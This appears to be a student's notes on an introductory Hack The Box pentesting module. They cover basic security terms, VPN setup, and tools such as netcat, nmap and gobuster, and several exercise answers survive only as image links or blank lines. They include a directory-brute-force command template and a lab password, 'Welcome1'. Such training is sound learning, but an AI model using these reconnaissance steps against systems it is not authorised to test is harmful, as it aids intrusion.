ISSACK WAITHAKA
cs-sa07-24085

Info sec overview

- It is the practice of protecting data from unauthorized access

- Risk management focus on implementation of policies without negatively affecting an organizations business operations

- Red team focuses on attacking, breaking into an organizations to identify potential vulnerabilities while blue team focuses on defending, by analyzing the risks. Coming up with policies etc.

- A pentester helps an organization identify risks in its networks

Getting started with a pentest Distro

- The choice for a distro is for personal preferences

- We can set up our distro as the base os or dual boot or even install it virtually

- In this module I started the HTB machine to become familiar with it

Staying Organized


- When attacking, we should have a clear folder to save data from the attack

- Note taking is very crucial when doing a pentest. Some of the note taking tools in linux include cherrytree, vscode etc.

Connecting Using VPN

- A virtual private network (VPN) allows us to connect to a private network and acess resources as if we are directly connected to the target private network

- I connected to the HTB vpn



Common terms

- Shell is a program that takes input from the user via a keyboard and passes these commands to the os to perform a specific function

- Bourne Again Shell (Bash) is used as a shell to interact with the OS

- Port are virtual points where network begins and end

- Each port has a number which is used to access specific services or applications running on target devices

Basic tools


- Secure shell(ssh) it a protocol on port 22 that allows access to a computer remotely

- Netcat is a utility for interacting with TCP/UDP ports, but it is mainly used for connecting to shells.


- Vim is a text editor that can be used to write code or editing files

Optional exercise

1.



- I ran Netcat to connect to port 51431 which was provided and it sent us a banner





Service Scanning

- Service is a program running on a computer that perform useful functions
- Ips are used to uniquely identify a computer on a networks
- Nmap is one of the tool used to scan and gather more information about a target device
- To specify sripts we use -sC


Questions

1.







2.




- I perfomed an nmap scan and got




3.



- To list the share available I used



- The next step was to connect available shares to bob, I used Welcome1 as the password which was provided in the notes




Web Enumeration

- Gobuster or ffuf are tools used to discover hidds directories or files on a webserver.


- gobuster dir -u http://<ip> -w <wordlists>


Questions

